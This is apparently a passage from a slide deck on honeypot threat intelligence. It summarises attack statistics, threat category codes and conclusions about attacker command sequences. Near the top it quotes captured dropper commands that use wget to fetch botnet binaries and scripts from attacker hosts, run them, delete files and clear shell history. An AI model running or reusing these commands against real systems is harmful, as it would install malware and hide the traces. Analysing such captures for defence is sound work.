t.x86 Roots;rm -rf KigaNet.x86; wget https://xpodip.ir/infectedn.sh; chmod 777 infectedn.sh; sh infe
ctedn.sh; rm -rf Kiga*; rm -rf inf*; history -c
```

```
wget http://193.228.91.124/5311qjmikurawepedalnqmashrabotatuk61119123c/KigaNet.x86; chmod 777 *; ./K
igaNet.x86 Roots;rm -rf KigaNet.x86; history -c
```

Attacks on May 2020

```
cd /tmp; wget http://37.49.226.49/5311qjmikurawepedalnqmashrabotatuk61119123c/infn.x86; chmod 777 *;
./infn.x86 servers; rm -rf *
```

Threat Category Statistics in Last 30 Days




- **There are 99% Attack Logs are consists of Port Scanning (Service Enumeration) and Empty Command with Successful Login (Brute Force attack)**
- **Only 0.12 % consists of unique pattern Excluding payload delivery**
- **We have identified 30 unique Sequence Command to be categorized**


Malware Delivery Statistics in Last 30 Days

- **There are 99% Dionaea Attack Logs consists of Port Scanning**
- **Only 0.12 % consists of Payload or malware delivery exclude cowrie attacks**

Threat Categorization Statistics


Port Scanning and Brute Force Attacks still gain the top Logs for Honeypot Attacks





Threat Categorization Statistics

Port Scanning and Brute Force Attacks still gain the top Logs for Honeypot Attacks



Note:

- SCS003 - Port Scanning
- SCS001 - Empty Command with successful login
- SCS002 - Unsuccessful login
- SCS004 - Payload Delivery
- SCS007 - Shell, Tool Execution & Sys Profiling

Conclusion

- 99% of honeypot attacks are service enumeration and Brute Force Attempts
- Some attack patterns occurred only 1 or 2 times hypothetically can be categorized as non-bot attacks
- Slight change in the command sequence will make the signature changes and create new unknown pattern
- Threat Actors often changes Parameters and slightly different command sequences and may be identified by the sequence similarities and TTPs

Future Works

Target on End of 2020

Threat Scoring

Score each HP Logs with Risk Score

Publicly Shared Intel

Using MISP, Public Dashboard and Consumable API

Community Analyst

Have a bunch of team to analyze unknown threats

Community to Community

Hopefully our works can support you


Thank
You